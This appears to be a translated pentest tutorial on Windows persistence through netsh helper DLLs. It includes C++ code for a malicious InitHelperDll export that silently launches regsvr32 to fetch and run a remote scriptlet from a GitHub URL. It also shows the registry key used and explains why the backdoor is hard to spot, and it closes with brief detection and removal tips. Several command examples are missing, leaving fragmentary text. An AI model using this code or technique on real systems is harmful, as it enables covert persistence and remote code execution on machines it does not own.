
About:
- Common commands of netsh
- Matthew Demaske's method of using netshell to execute malicious DLLs and maintain persistence on a host
- Write a DLL with the InitHelperDll function
- How to use
- Detection
Table of Contents:
- Introduction to common commands of netsh
- Testing Matthew Demaske's shared method—using netshell to execute malicious DLLs and maintain persistence on a host
- How to write a helper DLL in C++ with the export function InitHelperDll
- Practical exploitation testing
- Defense and detection
Reference:
http://www.adaptforward.com/2016/09/using-netshell-to-execute-evil-dlls-and-persist-on-a-host/
0x00 Introduction
---
In penetration testing, using commands natively supported by the system can often bypass various detections and interceptions. For example, in my article 'Use bitsadmin to maintain persistence and bypass Autoruns', I introduced how to leverage the system's native bitsadmin tool to achieve persistence and evade detection by Autoruns.
Matthew Demaske recently shared a method he discovered, which similarly utilizes commands natively supported by the system—using netshell to execute evil DLLs and persist on a host. This article will organize his method and supplement the DLL writing techniques not covered in detail in the original post.
0x01 Introduction to netsh
---
Netsh is a powerful network configuration command-line tool provided by the Windows operating system. Common commands include:
View IP configuration information:
|
Enable/disable network adapters:
View all TCP connections:
|
Check firewall status:
|
|
netsh add /?
The following commands are available:
Commands in this context:
add helper - Installs a helper DLL.
|
DWORD
WINAPI
InitHelperDll(
DWORD dwNetshVersion,
PVOID pReserved
)
{
NS_HELPER_ATTRIBUTES attMyAttributes;
attMyAttributes.guidHelper = g_MyGuid;
attMyAttributes.dwVersion = 1;
attMyAttributes.pfnStart = NetshStartHelper;
RegisterHelper( NULL, &attMyAttributes );
return NO_ERROR;
}
|
DWORD WINAPI InitHelperDll(DWORD dwNetshVersion,PVOID pReserved)
{
char *command="cmd.exe /c start regsvr32.exe /s /n /u /i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll";
WinExec(command,SW_HIDE);
return 0;
}
|
extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNetshVersion, PVOID pReserved)
|
As shown in the figure

As shown below, registry keys are created synchronously

Location: ``HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
Name: ``netshtest
Type: ``REG_SZ
Data: ``c:\test\netshtest.dll
Note:
Adding key-value directly via registry has the same effect as adding helper dll via netsh add
0x04 Trigger backdoor
---

After helper dll is successfully added, c:\test\netshtest.dll will be loaded every time netsh is called
As shown in the figure, running netsh command loads c:\test\netshtest.dll and launches calculator
Verification:

- Use Process Explorer to view dlls loaded by netsh process
As shown in the figure

- Can also be viewed in Event Properties of process attributes using Process Monitor
As shown in the figure
0x05 Persistence
---
- Since netsh is a commonly used system command, there is a probability that it will be used normally by users, so simply launching netsh can trigger the payload.
- If added as a common startup item, it is also quite deceptive because only netsh.exe is displayed as starting.
0x06 Detection
---
Monitor the registry location: ``HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh``
Note:
- The `netsh show helper` command cannot detect newly added helper DLLs.
- Be aware of whether normal DLLs in the registry have been replaced.
0x07 Removal
---
Via cmd:
|
0x08 Summary
---
- The prerequisite for Netsh Persistence is that administrator privileges have already been obtained.
- Some VPN software calls the netsh command during startup, which solves the self-starting issue of Netsh Persistence. This method is worth testing.
- If netsh is found in the startup items, it is worth noting, and it is necessary to check whether the corresponding registry key contains malicious helper DLLs.
- The default key values under the registry HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh differ across systems, requiring comparison to determine if the default key values have been tampered with.


